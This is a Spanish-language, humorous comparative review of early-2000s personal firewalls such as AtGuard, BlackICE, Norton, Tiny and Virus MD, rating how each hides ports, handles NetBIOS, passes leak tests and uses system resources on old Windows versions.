Peor lo tenemos si por cualquier motivo tenemos permanentemente conectado el ordenador, dada la cantidad de programas automatizados de escaneo de puertos.

Un cortafuegos conforma nuestra primera linea de defensa ante ataques, pues aisla el ordenador de cualquier red a la que estemos conectados (incluida Internet, por supuesto), bloqueando los puertos abiertos, filtrando informacion y deteniendo algunos scripts que podamos encontrarnos en la web. Algunos incluso, incorporan antivirus y hasta un filtro de contenidos, por si menores de edad o empleados ociosos deciden estudiar anatomia femenina en la red. O anatomia masculina, que "hay gente pa to ... " ;-)

Sirven incluso si tu ordenador se infecta con aplicaciones troyanas de control remoto como SubSeven, NetBus o BackOrifice (algunos, no todos).

Pero, OJO, no basta con instalar un cortafuegos. Es algo asi como si alguien pone una puerta en su casa y dice en su tierna y simpatica ingenuidad: "Mi casa es segura. Los ladrones no pueden entrar, porque he instalado una puerta". Eso, no se lo cree ni el.

Una vez hemos instalado nuestro cortafuegos, tenemos que configurarlo, aceptando o prohibiendo algunos servicios, la naturaleza, direccion y sentido de los datos, y su alcance o comportamiento. Normalmente instalamos un programa y no nos paramos a leer las instrucciones de uso. En este caso, si no nos preocupamos, podemos estar seguros de que "alguien" lo va a hacer por nosotros, y ese "alguien" probablemente lo tengamos muy pronto de visita en nuestro ordenador.

Un consejo para quien lo quiera aceptar: De todos los que me conocen es sabida mi oposicion al uso de programas pirateados, crackeados, "prestados" u obtenidos en cualquier forma distinta a la compra legal. En materia de cortafuegos, este consejo es radical, puesto que si descargas algun cortafuegos desde alguno de los lugares recomendados por el Se~or Astalavista, corres el riesgo de instalartelo con un troyano o con cualquier otro "regalito".

Otro consejo, alguno de estos cortafuegos toman represalias contra quienes intenten crackearlos. Hay uno que incluso te formatea el disco duro sin avisar. Yo no soy como ellos, y te aviso: No los crackees.

Tu mismo. Segun Panda,

- Si "alguien" puede entrar en tu ordenador, ya no sera nunca mas tu ordenador.
- Si "alguien" puede ejecutar algo en tu ordenador, ya no sera nunca mas tu ordenador.
- Si "alguien" puede alterar el sistema operativo de tu ordenador, ya no sera nunca mas tu ordenador.
- Si "alguien" puede entrar en tu ordenador, y desde el, atacar otros ordenadores, TIENES UN PROBLEMA.
- Si "alguien" entra en tu ordenador, tu no le importas lo mas minimo. Para el, eres un "julai" del que se va, como minimo, a divertir. Luego, ya veremos.

Ese "alguien" puede ser un chantajista, un terrorista, un gamberro, un estafador, un acosador (sexual o no), en definitiva: un delincuente, que esta dentro de tu ordenador. A todos los efectos legales, eres tu, con tu imprudencia, quien esta permitiendo o facilitando a ese "alguien" un anonimato que le permite actuar con total impunidad.

Segun Kriptopolis, la pregunta que debes formularte no es la de estar paranoico, sino de estar lo suficientemente paranoico. Por tu propio bien: tomate en serio la seguridad de tu ordenador.

Quiero dejar claro que todas estas indicaciones van encaminadas a su lectura por un novato total en el tema de la seguridad informatica, pues las personas que ya tienen un conocimiento digamos "avanzado", ni siquiera necesitan de estas herramientas para navegar por internet con seguridad.

En mi recomendacion, priman los programas gratuitos, de facil uso y de idioma castellano.

Esta subjetiva comparacion la he realizado solo con diecisiete productos de los casi 50 que hay, sobre una red de ordenadores portatiles, con 16, 32 y 64 Mb de RAM, corriendo Windows95a, Windows98 y Windows 2000 Profesional. Espero que sirva de referencia a quien en la actualidad se conecte a internet "a pecho descubierto", le haga ver los ataques que esta sufriendo, y recapacitar acerca de los que ha podido sufrir en el pasado sin tener la mas minima idea de ello. A estas personas les recuerdo que conforme a la vigente Ley de Proteccion de Datos del Reino de Espa~a, si acceden a su ordenador y se hacen publicos los datos de sus clientes, la Agencia de Proteccion de Datos les puede imponer una multa de entre 100.000 y 100.000.000 de pesetas.

Para la comparativa, he dejado deliberadamente abierto el puerto 139-NETBIOS, y he de avisar que la mayoria de los cortafuegos son incompatibles con el modo suspender de los ordenadores portatiles.

Para eliminar NETBIOS de nuestro sistema, basta con borrar el archivo c:\windows\system\vnbt.386 (o renombrarlo por el nombre que te salga del alma). Y recuerda desactivar compartir archivos e impresoras, seleccionando propiedades del menu emergente que sale al hacer click con el boton derecho del raton sobre el icono "entorno de red" del escritorio. En esa misma ventana, elimina todo lo que ponga NetBEUI.

Tambien es conveniente que en tu conexion habitual a internet a traves de modem, haciendo click con el boton derecho del raton y seleccionando propiedades del menu emergente, en tipo de servidor (en la parte inferior izquierda, debajo del icono del telefono), desmarques NetBEUI de los protocolos de red admitidos.

Haciendo esto, se acabo el compartir algo en Windows. Tenlo en cuenta si trabajas en una red local.

Hay otras herramientas de red con las que puedes compartir recursos sin necesidad de NETBIOS, pero eso sera probablemente objeto de un nuevo articulo.

Un ultimo aviso: Yo me equivoco mucho, por lo que te recomiendo que no me hagas ni pu~etero caso, y busques, compares, y si encuentras algun cortafuegos mejor, te lo instales.

Comienza la fiesta,

AT GUARD

Este agresivo y desfasado cortafuegos es una joya: nos permite definir reglas para todo. Recien instalado, lo primero que llama la atencion es la rapidez y la sensacion que tenemos el control de cuanto esta sucediendo.

Bloquea la publicidad no deseada, con un especial enfasis en toda la que comienza por http://ad, lleva un log de fecha, hora, URL, IP, bytes enviados y recibidos, y tiempo de todas las conexiones web y de red local, asi como de fecha y hora de todas las reglas de seguridad definidas, fecha y hora de inicio del sistema, y un historial web de todas las paginas visitadas.

Junto a Norton Personal Firewall, Sygate, Tyny y ZoneAlarm, es de los pocos que supera el test leak de grc, consistente en la simulacion de lo que haria un troyano o un programa espia, al conectarse saltandose el cortafuegos, a un servidor FTP. No obstante, no supera los ataques simulados via web ni red local, y consume demasiados recursos del sistema, en comparacion con otros cortafuegos. Tampoco llega a la facilidad de uso de ZoneAlarm.

Las definicion de reglas de seguridad es bastante compleja, aun usando el asistente, y no llegas a tener claro que es lo que estas autorizando o bloqueando, lo cual para alguien que se inicia en este mundo de la seguridad, no es la opcion mas recomendable.

Muestra estadisticas de las conexiones TCP y UDP tanto entrantes como salientes, bloqueadas y permitidas, de las conexiones de red y las reglas del cortafuegos, la actividad en los ultimos 60 segundos. La ayuda es fabulosa: cualquier pregunta que se te ocurra, ya han pensado en ella.

Para un acceso rapido a todas las funciones del cortafuegos, esta la funcion "dashboard", que muestra una barra de acceso directo a las mas importantes funciones del mismo. Esta barra, por defecto aparece en la parte superior de la pantalla, pero basta con arrastrarla para ponerla donde menos estorbe, o incluso ocultarla.

Inconvenientes: acabamos hasta el gorro de tantas reglas, comparandolo con ZoneAlarm, que ademas es gratuito, la eleccion es obvia. Ademas, esta desfasado, pues al haberlo comprado Norton, dudo que siga existiendo como tal por mucho tiempo.

BLACK ICE

Esta de moda. Reconozco que es MUY BUENO, y la unica pega que le veo es que por defecto deja el puerto 113 abierto, cuando lo correcto seria que estuviese invisible.

Tiene como casi todos, la posibilidad de varios niveles de proteccion y cuando somos escaneados, nos avisa mediante un sonido y un icono parpadeante.

Nos ofrece cantidad de informacion sobre los atacantes, casi tanta como HackTracer, y unas estadisticas muy conseguidas de los ataques, detalladas por horas, dias y meses.

Ventajas sobre todos los demas: Su detector de intrusiones permite interceptar datos a velocidades superiores a los 10 Mb/s, sin perdida, pudiendo alcanzar incluso los 100 Mb/s.
Cierto es que internet no alcanza estas velocidades ni en sue~os, pero no hemos de olvidarnos de los ataques a traves de red local ni de las lineas T1. Detecta ataques fragmentados, escaneos NMAP, y accedes ON LINE a paginas actualizadas donde te informan de los ataques recibidos. Ademas de proteger nuestro ordenador de ataques externos, protege a los demas ordenadores de ataques desde el nuestro, para lo cual analiza todo tipo de actividad en nuestro ordenador.

Al igual que HackTracer, analiza a los atacantes tratando de conseguir el maximo de informacion de ellos, tales como su IP, grupo de trabajo, direccion MAC, y guarda pruebas de los ataques por si fuera necesario demostrar su ocurrencia.

El consumo de recursos del sistema, es practicamente despreciable, es muy facil configurar tanto los permisos como las restricciones de acceso, y el idioma, como de costumbre, es el de los hijos de la gran bretaña.

Permite trabajar con recursos compartidos, y es recomendable configurarlo en modo paranoico, el modo recomendado por el fabricante, pues hace tiempo se reporto un fallo de seguridad que decian que lo hace vulnerable al BackOrifice.

He de decir que en mis pruebas con el BackOrifice, BlackIce se comporto en todo momento como se esperaba de el. Ignoro si es cierto o falso ese presunto agujero de seguridad. En cualquier caso, lo recomendable es hacerle caso al fabricante y configurarlo modo paranoico.

CONSEAL PC

Es un cortafuegos para quien no tenga experiencia en cortafuegos. Esta un poco desfasado, pues parece ser que ha sido comprado por McAfee, y tiende a su desaparicion. Al instalarse, copia varios ficheros antiguos, pero Windows te advierte, y se restauran las versiones antiguas que ha copiado Conseal, por las mas recientes que tengas instaladas en tu ordenador.

Atacado desde internet, todos los puertos aparecen por defecto en modo invisible, a excepcion del puerto 113. Mismos resultados para un ataque desde red local. En cada uno de los ataques, un cuadro de dialogo te informa de la IP del atacante u ordenador que quiere conectar con el tuyo, con indicacion del puerto y el nombre del servicio, dandote la opcion de permitirlo, bloquearlo, ignorarlo, permitirlo o bloquearlo solo durante esta sesion (por si quieres que un amigo con IP dinamica se conecte contigo), mostrarte los detalles del ataque, y explicarte los riesgos. Todo esto lo hace por defecto, sin que tengas que preocuparte en configurar nada.

Como curiosidad, puedes decirle en el cuadro de dialogo anterior que ya no aceptas mas reglas, atacarte con una herramienta automatizada desde tu red local, y ver como se defiende de los ataques, y a la velocidad que lo hace.

Si haces click con el boton derecho sobre cualquiera de los ataques, te dice a que dominio pertenece el atacante, intruso, o servicio que quiera conectarse contigo (imaginate hotmail para mostrarte tu correo).

Recomendado. Instalalo y no te arrepentiras.

ESAFE DESKTOP

Gratuito, y perteneciente a la firma ALADDIN KNOWLEDGE, lo que mas llama la atencion de este producto ademas del idioma castellano, es que inseparablemente del cortafuegos incluye un antivirus, por lo que no tenemos que completar nuestro sistema defensivo con otro producto, todo ello en una perfecta construccion teorica que no sirve para nada. Y no sirve para nada porque es mentira.

Por favor Aladino, un antivirus que solo reconoce 30.000 virus?. Encima, como casi todos los antivirus, impide que tengas otro instalado, por lo que la solucion que adopte durante el mes y medio que lo tuve instalado fue la instalacion de otro antivirus en otro ordenador de la red, que me escanease toda la red, pues en ese tiempo recibi unos 3 virus diarios, no solicitados, pasando todos ellos tranquilamente por delante del antivirus de Esafe, sin que este dijese "este virus es mio".

Otro inconveniente: si se te ocurre instalarlo sin haber desinstalado previamente tu antivirus, tu ordenador se reiniciara continuamente como si de los trabajos de Sisifo se tratase, hasta que decidas arrancar en modo a prueba de fallos, y desinstales tu anterior antivirus.

Seria injusto por mi parte el dejar de reconocer las ventajas del cortafuegos simplemente por un producto no solicitado. Es el unico de la comparativa junto a Terminet, que detecta ataques desde webs maliciosas por el puerto 80 (no olvidemos que somos nosotros quienes hemos abierto la conexion, por lo que el resto de cortafuegos entienden que son los datos que hemos solicitado).

Por otra parte, durante el primer mes desde la instalacion, se autoconfigura en modo aprendizaje, por lo que practicamente nos olvidamos de el, salvo por el excesivo consumo de recursos del sistema.

En este primer mes de aprendizaje, NO actua en modo cortafuegos, sino que las aplicaciones que recibe, las pone en una especie de cuarentena, por lo que recomiendo pasar del modo aprendizaje.

Tienes que dedicarle mucho tiempo a aprender su funcionamiento, pero luego seras recompensado, puesto que incluso puedes prohibir el acceso total o parcial a tu ordenador o a determinados directorios, entre otras muchas cosas que no detallo, pues este articulo versa exclusivamente sobre cortafuegos.

FREEDOM

Es GRATIS, pero encontrarlo en la red es muy dificil, como todo lo que rodea a su creador Zero Knowledge. Esta empresa ofrece entre otras cosas, navegacion anonima a traves de cuatro servidores proxy anonimos, ubicados en distintos paises no pertenecientes a la Union Europea, y viajando la informacion encriptada entre ellos. Si las fuerzas de seguridad de algun estado democratico o no, consiguen una orden judicial, su ejecucion es imposible dado que se ignora incluso a que servidor ha sido enviada la informacion, y por supuesto Zero no colabora voluntariamente con la justicia de ningun pais. Si la justicia del Canada ordenase a Zero que

confiese al servidor que remitio la informacion, las fuerzas de seguridad deberian conseguir otro mandamiento contra otro servidor ubicado en otro pais que tampoco colabora voluntariamente, y al final se aburren o prescribe el procedimiento.

Su instalacion es muy facil, pero por defecto viene como CASI todos los cortafuegos, con los puertos cerrados y el NETBIOS abierto, pero basta con hacer click en la "llama de personal firewall" y desmarcar un par de casillas en "personal firewall behavior", para que todos nuestros puertos pasen al modo invisible.

Entre otras muchas opciones te permite rellenar por ti los formularios, con datos reales o inventados por ti o aleatoriamente, olvidarte de las ventanas de publicidad de unos 300 anunciantes habituales tipo "Doubleclick", pudiendo a~adir los que tu quieras, posee un filtro de cookies, puede escanear el correo saliente buscando texto sensible que no quieras enviar, como tu verdadero e-mail, tu nombre, tu telefono, puedes protegerlo con contrase~a para que nadie salvo tu lo utilice, permite el uso de servidores proxy, lleva un registro de conexiones, puede usar multiples identidades, y en la version comercial del producto, puedes enviar y recibir correo electronico encriptado de imposible rastreo (ni siquiera por tu proveedor de acceso a internet), navegacion anonima, telnet anonimo y chateo anonimo.

Cuando esta activo, es como el anuncio de las compresas, no se nota, no da la lata con los intentos de conexion que los cuatro desgraciados de siempre intentan, y no molesta con inoportunas ventanas tratando de explicar lo que estos desgraciados intentan.
Inconvenientes: el espectacular consumo de recursos del sistema, y el idioma: el de los hijos de la gran breta~a.

Este cortafuegos lo utilizan habitualmente:

- Los terroristas,
- Los espias,
- Los piratas,
- Los delincuentes organizados,
- Los servicios secretos de republicas bananeras,
- Algunos hackers,
- La Mafia,
- y yo.

Pero por mi honor prometo que yo NO formo parte de ninguno de los grupos mas arriba citados. Lo utilizo simplemente porque es MUY BUENO.

En fin, bromas aparte, es el cortafuegos IDEAL para aquellas personas o empresas celosas de su intimidad, de sus datos personales, bancarios o de clientes y que buscan anonimicidad total en internet.

HACKTRACER

Nos encontramos ante el mas espectacular de los cortafuegos. Cuando recibimos un ataque, tenemos la opcion de tracear al atacante pues el cortafuegos incorpora el programa neotrace, que muestra un mapa mundi con la ruta que el ordenador del atacante ha seguido hasta llegar al tuyo, resolviendo tambien los nombres de los servidores por los que ha pasado. En algunos casos, es posible obtener del atacante y de su proveedor de acceso a internet: su nombre, domicilio, telefono, fax, y si me apuras, hasta el numero de calzado que gasta.

Su instalacion, desinstalacion y uso son de lo mas facil e intuitivo, e

incluso dispone de una base de datos mundial donde puedes enviar informacion del atacante. El uso que fabricante del cortafuegos de a esa base de datos, no lo tengo muy claro, pero en verdad, sinceramente os digo Escarlata O'Hara, que no me importa lo mas minimo.

Con la instalacion por defecto todos los puertos pasan a modo invisible, por lo que no tenemos que preocuparnos de nada, no siendo excesivo el consumo de recursos del sistema.

No funciona en Windows 2000, y tiene la dichosa costumbre de recordarnos todos los dias que faltan hasta que expire.

Recomendado.

INTERNET FIREWALL 2000

Al instalarse, te avisa que no funciona en red local. De entrada, por defecto acepta conexiones de la red, no avisa de los escaneos desde ella, y deshabilitar NETBIOS es poco menos que una odisea. Al escanear desde web, responde que los puertos estan cerrados, en lugar de invisibles, que seria lo deseable en un cortafuegos, pues para que responda lo mismo que si no tengo cortafuegos, para que lo quiero?.

Tiene una opcion muy buena, que es la de escaneo gratuito de virus por PC-CILLIN, mientras estas conectado a internet. Nada que objetar, pero esto mismo puede hacerse visitando la pagina de PC-CILLIN, de McAFEE o de PANDA, e incluso agregando estas paginas a favoritos.

En la ayuda, te hacen la clasica exencion de responsabilidad, pero en vez de hacerla timidamente en un lugar inapreciable, estos se~ores no enga~an: es lo primero que te dicen: que no garantizan ningun nivel de seguridad. Asi me gustan las cosas: claras, el chocolate espeso, las chicas enrolladas, y los zumos de melocoton.

Dice que puedes ver las conexiones activas, pero es mentira. No alcanzo a explicarme porque incluyen opciones que no funcionan. Bueno, tal vez no importe mucho, porque para eso ya trae Windows el NETSTAT. Una de las opciones es genial, se han cubierto de gloria. Se llama "Update Windows". No me gusta que me lo pongan tan facil. No voy a comentarlo.

Lo que si funciona es el bloqueo del escritorio mediante contrase~a. De hecho, junto al desinstalador (que te deja un par de carpetas en tu directorio raiz), es lo unico que funciona.

Resumiendo: otro producto malo, que no merece llamarse cortafuegos, pero por el que piden 70$ USA. Eso si, van a la vanguardia en cuanto a la version shareware, la limitan a 15 dias, pero por lo menos no hay que preocuparse, con 15 minutos son suficientes para darse cuenta que no es precisamente lo que necesitamos.

INVATION 2000

Es una burda copia de VIRUS MD (hasta en el icono), y al igual que este, MUY MALO. Para no repetirme, sirva para este simulacro de aspirante a aprendiz de auxiliar de cortafuegos, todo lo que mas adelante dire sobre VIRUS MD, pero exagerandolo, porque este si que es malo, malo de solemnidad.

No instalarlo, salvo para pasar un rato agradable viendo como te atacan, porque es para lo unico que sirve.

MCAFEE FIREWALL

MUY IMPORTANTE: Sin entrar en pormenores pues no quiero lios con McAfee, antes de instalarlo, ten a mano el parche e instalalo tambien. Insisto: cuando lo descargues, descarga el cortafuegos y el parche, que por cierto estan en paginas distintas de su sitio web, supongo que con objeto te molestes un poco y lo visites entero.

McAfee me ha defraudado con este producto. Llevo a~os usando su antivirus, e imagine su cortafuegos con la misma o parecida calidad. Esperaba me avisase de los controles ActiveX, aplicaciones Java malignas o cookies, pero no ha sido posible.

En la instalacion inicial, aparentemente queda todo instalado y bien configurado. Le hacemos la prueba con un ataque simulado, y resulta que dice que los puertos estan cerrados, y el 139 abierto.
Posteriormente, tras una configuracion ya en condiciones, los pone en modo invisible Respecto a la red local, es imposible configurarlo para un no iniciado. No avisa de quien te esta atacando para que tu hagas lo que creas que debes hacer. (Atacarlo tu, que te crees mejor que el, llevar un registro de ataques, denunciarlo).

Por defecto, permite que otros equipos entren a nuestro ordenador con NETBIOS sobre TCP/IP desde Internet, pero no desde la red local. Estan locos. Deberia estar configurado por defecto, justo al reves.

Tambien permite que otros equipos puedan conocer nuestra identidad. Puede que sea para evitar problemas con sus clientes, ya que algunos sistemas necesitar identificarnos antes de permitirnos acceder a sus servicios.

En la documentacion dice que puedes descargar UNA actualizacion en los 90 dias siguientes a la fecha de compra del producto, y que transcurrido este plazo, no tienes ningun derecho a nada (articulo 3 de la licencia). Sin embargo, algunos distribuidores locales de Malaga dicen que basta con comprar el software para que tengas derecho a actualizaciones ilimitadas. Honradamente, yo creo lo que dice la licencia, que miente sin ruborizarse. Quien compre a un distribuidor, el cual no podra cumplir su palabra, probablemente nos remita o haga el en nuestro nombre, una visita al se~or Astalavista.

La desinstalacion es odiosa. Dado que carece de desinstalador, hemos de usar la opcion de "agregar o quitar programas" del panel de control. Como al instalarlo crea ficheros en el directorio temporal de Windows, y al desinstalarlo no los encuentre, no se desinstala, pero tampoco funciona. Es decir: consume recursos gratuitamente, sin ofrecernos nada a cambio.

Creo que McAfee Firewall te ofrece una falsa sensacion de seguridad, lo que a mi humilde entender es mucho peor que saber que estas totalmente desprotegido, maxime cuando encima, te bloquea tu red local. Es decir, tu antes compartias tus recursos con tus ordenadores y con los desconocidos. Ahora, solo con los desconocidos. El mundo al reves?.

Hay otra opcion, que sinceramente no he probado: la instalacion de otro producto de McAfee tambien, claro, que se llama GuardDog, y que se supone que complementa al firewall. Otro producto, otra licencia, volver a pagar. Me recuerda a una conocida multinacional, de cuyo nombre no quiero ni acordarme, y que se dedica a vender sistemas operativos.

Desde otro punto de vista este cortafuegos es el mejor para nuestros enemigos, pues les permite pasearse por nuestros ordenadores como si tal cosa.

No funciona en Windows 2000.

Me gustaba mas la antigua version: Conseal Pc Firewall.

Estare atento a una nueva version de este cortafuegos, pues me parece una puntuacion muy baja para una empresa que puede hacerlo mejor.

NORTON PERSONAL FIREWALL

Al instalarlo, es un detalle el que permita imprimir la hoja de registro. Luego queda a nuestro criterio que ellos sepan o no, que estamos evaluando su software. Lo primero que tenemos que preparar con este cortafuegos, es mucha RAM, porque toda la que encuentra se la come. Con 32 Mb va muy, muy lento, y los recursos bajan escandalosamente. Con 64 Mb la cosa no mejora mucho, por lo que recomiendo 128 Mb o mas.

Por defecto, viene configurado con un nivel de seguridad medio, y te explica que es el adecuado para una navegacion normal en internet (que entenderan ellos por normal?. Para mi es normal visitar las paginas de las legiones del underground o del virus cafe, y volver cargado de virus y troyanos). Atacado el ordenador via internet, muestra cerrados los puertos 113 y 139, dejando el resto en modo invisible. No obstante, muestra el nombre de la maquina.

Como me va la marcha lo pongo en modo seguridad alta, y al atacar el ordenador desde internet, los puertos siguen como antes, pero la velocidad de navegacion es desastrosa. Antes salia un reloj de arena. Ahora, ademas del reloj, aparece un desierto de arena, un camello, un oasis, una jaima, y asi sucesivamente, hasta que el servidor me dice que tururu: que voy muy lento y que me echa. Lo que hemos cambiado en el modo seguridad alta son los applets de Java y los controles ActiveX, algo que podriamos haber hecho tranquilamente desde las opciones de seguridad del navegador.

En red, permite trabajar normalmente, sin necesidad de andar configurando reglas especiales (que se pueden hacer, ojo).

Las estadisticas son las que esperaba de un producto marca Norton: dia, fecha, hora, URL o IP del atacante, puerto atacado, las URL que hemos visitado, y los dias y horas en que hemos iniciado sesion. El parecido con las estadisticas que reporta AT GUARD, es sospechoso. De hecho, estan las mismas, en el mismo orden, con las mismas opciones y las mismas casillas de verificacion.
Puestos a elegir, con menos de 32 Mb de RAM, me quedo con AT GUARD, con mas de 64, Norton, aunque tambien depende de la expericia de quien lo necesita. Como facilidad, NORTON sobre casi todos los demas.

Respecto a la privacidad, tiene un filtro tipo FREEDOM para la informacion confidencial (que no funciona si lo envias por correo electronico), y una opcion para poner a prueba nuestros nervios aceptando o denegando cookies (para luego tenerlas que aceptar porque caso contrario la web no nos deja continuar).

Consejo: instalar solo si eres novato total en materia de seguridad, y tienes mucha RAM. Si te gusta el producto, AT GUARD es practicamente identico, consume muchos menos recursos.

PROTECT X

Este fue el primer simulacro de cortafuegos que probe hace a~os ya, y le tengo cierto cari~o, a pesar de la omnipresencia de RADIATE - AUREATE recolectando mis datos personales y mostrandome publicidad no solicitada. Claro que en esa epoca, algo parecido a un cortafuegos como es Protect X, me parecia un lujo.

Entre sus principales defectos, nos encontramos con la apertura de los puertos 1, 21, 23, 80, 1080, 12345, 8080 y 31337, ademas del ya habitual 139. El resto los da como cerrados. Bien es cierto que en el 1080 y en el 8080 responde que estan protegidos por Protect X. Lo mismo hace con los puertos troyanos 12345 y 31337. Yo esto lo considero una chuleria, una fanfarronada, y un tratar de ponerse medallas. Dime de que presumes y te dire de lo que careces.

Desde red local puedes atacar tranquilamente, que el cortafuegos lo unico que se limita es a tomar nota de que te has conectado, y el puerto.

Te facilita la informacion de registro de la IP del atacante mediante el "whois" de ripe.net, pero si le das una IP falseada o de red local, los resultados son cuanto menos, pintorescos. No te fies.

Protect X, NO es un cortafuegos, sino un simple programita que se dedica a informarte de quien entra en tu ordenador, y su IP, sin que puedas hacer nada por evitarlo.

No te lo instales.

SYGATE FIREWALL

Que alegria!. Otro cortafuegos gratuito y con una interfaz futurista muy conseguida, que haria seguramente las delicias de mi amigo Zelatul. Por defecto, viene configurado con un nivel de seguridad alto. En este nivel, tanto en ataques a traves de internet como en ataques en red local, el cortafuegos no es gran cosa. No quiero ni pensar lo que ocurriria si lo ponemos en nivel medio, o en nivel bajo.

Lo ponemos en nivel ULTRA, y repetimos las pruebas, consiguiendo unicamente que nos pase el puerto 80 de cerrado a invisible. El 139-NETBIOS por ejemplo, digo yo que debe pensar que no constituye un agujero de seguridad.

Sin embargo, y si contamos con un poquito de experiencia y dominio del idioma de los hijos de la gran breta~a, podemos hacer un monton de cosas con este producto, como permitir acceso a pcAnywhere, a redes privadas virtuales, a determinadas IP, enviar un correo electronico caso de ataque, permitir o denegar el acceso a internet para determinadas aplicaciones, bloquear el acceso a internet en determinado horario, o incrementar la seguridad cuando esta activo el salvapantallas.

Nos permite tambien testear el cortafuegos. No pude resistirme. Efectivamente, me dijeron lo que ya sabia: que no estaba totalmente protegido, pero para mi asombro me recomendaron la instalacion de su cortafuegos.

De pena!. Y es una lastima, porque con lo bien pensado que esta, si estos se~ores se decidieran, harian un producto sin competencia, que funciona rapido con solo 16 Mb de RAM, y con un consumo normal de recursos del sistema.

Los logs de actividad brillan por su ausencia y la ayuda te remite a su web, donde te recomiendan su producto, despues de demostrarte que su producto es inseguro.

TERMINET

Otro cortafuegos en idioma castellano. Al instalarlo, nos pregunta si queremos que los puertos pasen a modo invisible. Un buen detalle. Tras reiniciar el equipo, nos muestra un recordatorio durante 30 dias para que nos registremos o compremos el producto. No tantas prisas: primero vamos a evaluarlo.

Nos atacamos via internet, y me llevo una sorpresa: segun las herramientas de ataque, con unas aparecen todos los puertos en modo invisible, y con otras, aparecen todos los puertos cerrados, excepto el 139-NETBIOS, que aparece abierto. Intento conectarme y es imposible, por lo que he de entender que ha sido un falso positivo de mis herramientas de ataque. La primera vez que me pasa. Se hace realidad el viejo dicho del "todo pasa y todo llega".

Atacandome desde red local, lo mismo, todo en modo invisible, pero permite continuar trabajando normalmente.

Sin embargo, NO supera el leak test de grc, por lo que cualquier troyano que tengamos, podria conectarse tranquilamente con su autor para pedir instrucciones.

Durante los ataques, el cortafuegos no nos molesta. Podemos continuar trabajando, jugando o chateando (hay gente pa to), sin recibir los molestos informes de otros cortafuegos advirtiendo de tal o cual amenaza, salvo que via web por el puerto 80, nos encontremos con paginas maliciosas que intenten hacer otra cosa, en cuyo caso se nos informa de los motivos por los que no se nos muestra la pagina.

La primera vez que accedemos al cortafuegos, hemos de suministrarle una contrase~a de al menos 6 caracteres, y a partir de aqui, siempre se la habremos de indicar.

Respecto a la configuracion por defecto, no es necesario tocarla para estar protegidos, pero si lo deseamos podemos definir reglas normales o avanzadas por URL, direcciones IP, puertos, horas, dias, visualizar el trafico, crear listas negras y listas blancas de direcciones web, y perfiles individuales o de grupos.

La ayuda, en castellano, es muy completa, e incluso disponemos de un manual en formato *.pdf

Desinstalarlo ya es otra cosa, pues no aparece en "agregar o quitar programas" del panel de control, ni tiene ningun desinstalador en su directorio, por lo que habremos de usar el mismo archivo de instalacion para desinstalarlo.

Es un cortafuegos muy bueno, muy facil de utilizar, y en castellano.

Recomendado.

TINY

Instalandose, es un liante. Me lo acabo de descargar de su pagina, y al instalarlo me dice que hay una version nueva (y como lo sabe si lo acabo de bajar?). Le digo que no, y me muestra un nuevo cuadro de dialogo al mas puro estilo Windows recordandome que para actualizarlo tendre que desinstalar esta version. Casi pico.

Al reiniciar, se mete el solito en el registro, como un servicio. Ideal, porque con eso carga antes incluso que accedamos al sistema. No obstante, te permite la ejecucion de forma manual (solo Dios y tu sabreis los motivos). La configuracion por defecto, es un nivel medio de seguridad, con lo que pone todos los puertos en modo invisible, y resistio todos los ataques que le hice desde internet y desde red local, incluyendo el leak test de grc. Permitio seguir trabajando con mi red local.

Puede ser configurado mediante contrase~a, y permite la administracion remota, incluso para los logs y estadisticas. Apenas consume recursos del sistema, y es de lo mas facil que me he echado a mi monitor TFT.

Parece muy simple en comparacion con otros, y lo es. Lo que le tenemos que pedir a un cortafuegos es precisamente eso: facilidad de uso y efectividad ocultandonos en la red. Este producto lo cumple a la perfeccion.

Encima, es GRATIS, para su uso personal. Ocupa menos de 1 Mb, algo irrisorio en comparacion con los 10 Mb de Esafe, McAffe o Norton. Si no fuera por el idioma, seria completo.

Es fabuloso. Acabo de conocerlo, y parafraseando Casablanca, me parece que este va a ser el inicio de una larga amistad.

Producto recomendado.

VIRUS MD

Como dirian los amigos del Criptonomicon, nos encontramos con "aceite de serpiente". Te lo anuncian como la solucion definitiva, un programa, y cito textualmente: QUE TE DA EL PODER DE COMBATIR A LOS HACKERS (a saber lo que entienden ellos por hackers, y a saber lo que entienden ellos por poder !). Me parece que han visto muchas peliculas.

Aceite de serpiente era lo que vendian los vociferantes pregoneros-vendedores ambulantes de las peliculas del oeste, algo parecido a la piedra filosofal, el balsamo de jerico o la panacea universal. Todo lo solucionaba el aceite de serpiente. Al dia siguiente, el pregonero ya se habia marchado del pueblo, claro.

Estos se~ores ignoran, inventan y se equivocan. Comenzando porque su servidor web es una mierda. Intente descargar el presunto cortafuegos desde su dominio, que no soporta gestores de descarga, unas 50 veces, y utilizando todo tipo de conexiones, desde el habitual modem-up, hasta conexion directa al nodo del Parque Tecnologico de Malaga, pasando por ADSL, supercable y frame-relay. Es imposible descargarlo, ni aun con la opcion de guardar en x-drive que te ofrece zdnet.com. Para descargarlo tuve que localizar el ejecutable en un metabuscador tipo metacrawler, y bajarlo desde el enlace en otro servidor distinto al de VirusMD.

Sigo con su propaganda de aceite de serpiente: Dicen que su presunto cortafuegos monitorea hasta 12 puertos preseleccionados simultaneamente, (lo cual es cierto, defectuosamente, pero cierto), incluyendo los puertos negativos que los cortafuegos mas modernos olvidan (primero: que entenderan estos se~ores por un puerto negativo?, segundo: a que cortafuegos se referiran?, porque a los de esta comparativa, seguro que no), dicen que suena una alarma cuando un intruso es detectado (cierto, pero no es nada nuevo, tambien lo hace BlackIce, sin tanta auto-publicidad enga~osa), y que envia un mensaje personalizado al intruso (ellos le llaman hacker), diciendo lo que se le ocurra al que cometa el error de instalarse este presunto cortafuegos.

Te lo anuncian como el presunto cortafuegos (lo de presunto es mio) mas facil de utilizar, y estan en lo cierto. No hace falta que hagas nada. Inconvenientes: el programa tampoco hace nada. Eso si, guarda un fichero de texto con los ataques que recibes (y que se sobreescribe cuando intentas guardar los nuevos). Mejor dicho, con los ataques que el presunto cortafuegos detecta, porque el 90% de ellos ni los huele.

Para proteger el puerto 139-NETBIOS, lo mejor que puedes hacer con este presunto cortafuegos, es tener fe, y recitar con vehemencia el "jesusito de mi vida", porque es la unica forma de hacerlo. Ya se que no es muy eficaz, por lo que te propongo otra: girarte, apoyarte contra la pared y llorar amargamente.

Tiene una opcion denominada "kill applications" que muestra y permite cerrar los procesos actualmente en ejecucion. Hombre, no estaria mal si mostrara la realidad (no coinciden sus resultados con los del Dr. Watson), por ejemplo. En cuanto a cerrar, efectivamente, los cierra. Es algo que me sorprendio: una opcion de este presunto cortafuegos que realmente hace lo que dice hacer.

